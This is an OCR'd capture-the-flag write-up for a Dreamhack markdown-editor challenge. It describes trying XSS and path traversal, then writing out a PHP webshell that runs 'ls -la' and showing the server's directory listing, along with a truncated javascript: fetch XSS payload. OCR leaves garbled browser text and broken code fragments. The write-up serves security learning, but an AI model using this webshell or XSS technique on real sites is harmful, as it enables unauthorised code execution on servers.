


Pearfect_Markdown

I first test if the system would receive any other files but markdown it did not work






since it was a markdown, the obvious thing to try is XSS




I then tried to do a reversal with XSS but no matter what directory I use, it gives me the same error

But if I give it a file name that exists on the system. At the same time, the file contains XSS. It works




So I looked up on the internet to see if using a webshell works like this command

```
<?php
system("ls -la");
?>
```


k.games:15112/edit.php?file=example.md
Adobe - Adobe Flas...
cac-dang-t
riam-Webst...
Amazon.com: The...
host1.dreamhack.games:15112 says
total 52
drwxrwxrwx 1 www-data www-data 4096 Jan 31 05:50 .
drwxr-xr-x 1 root root 4096 Nov 15 2022 ..
-rw-r--r-- 1 root root 235 Jan 31 05:50 Dockerfile
drwxr-xr-x 2 root root 4096 Jan 31 05:50 css
-rw-r--r-- 1 root root 1551 Jan 31 05:50 edit.php
-rw-r--r-- 1 root root 1496 Jan 31 05:50 index.php
-rw-r--r-- 1 root root 222 Jan 31 05:50 post_handler.php
-rw-r--r-- 1 root root 510 Jan 31 05:50 save.php
-rw-r--r-- 1 root root 449 Jan 31 05:50 upload.php
drwxrwxrwx 1 root root 4096 Feb 1 03:11 uploads
OK
Edit Markdo
[XSS](javascript:fetch('
file=fact.md').then(r=>r
Save
XSS

It works, my job left is to find any file on the system with a flag in it



cat the file file and there's the result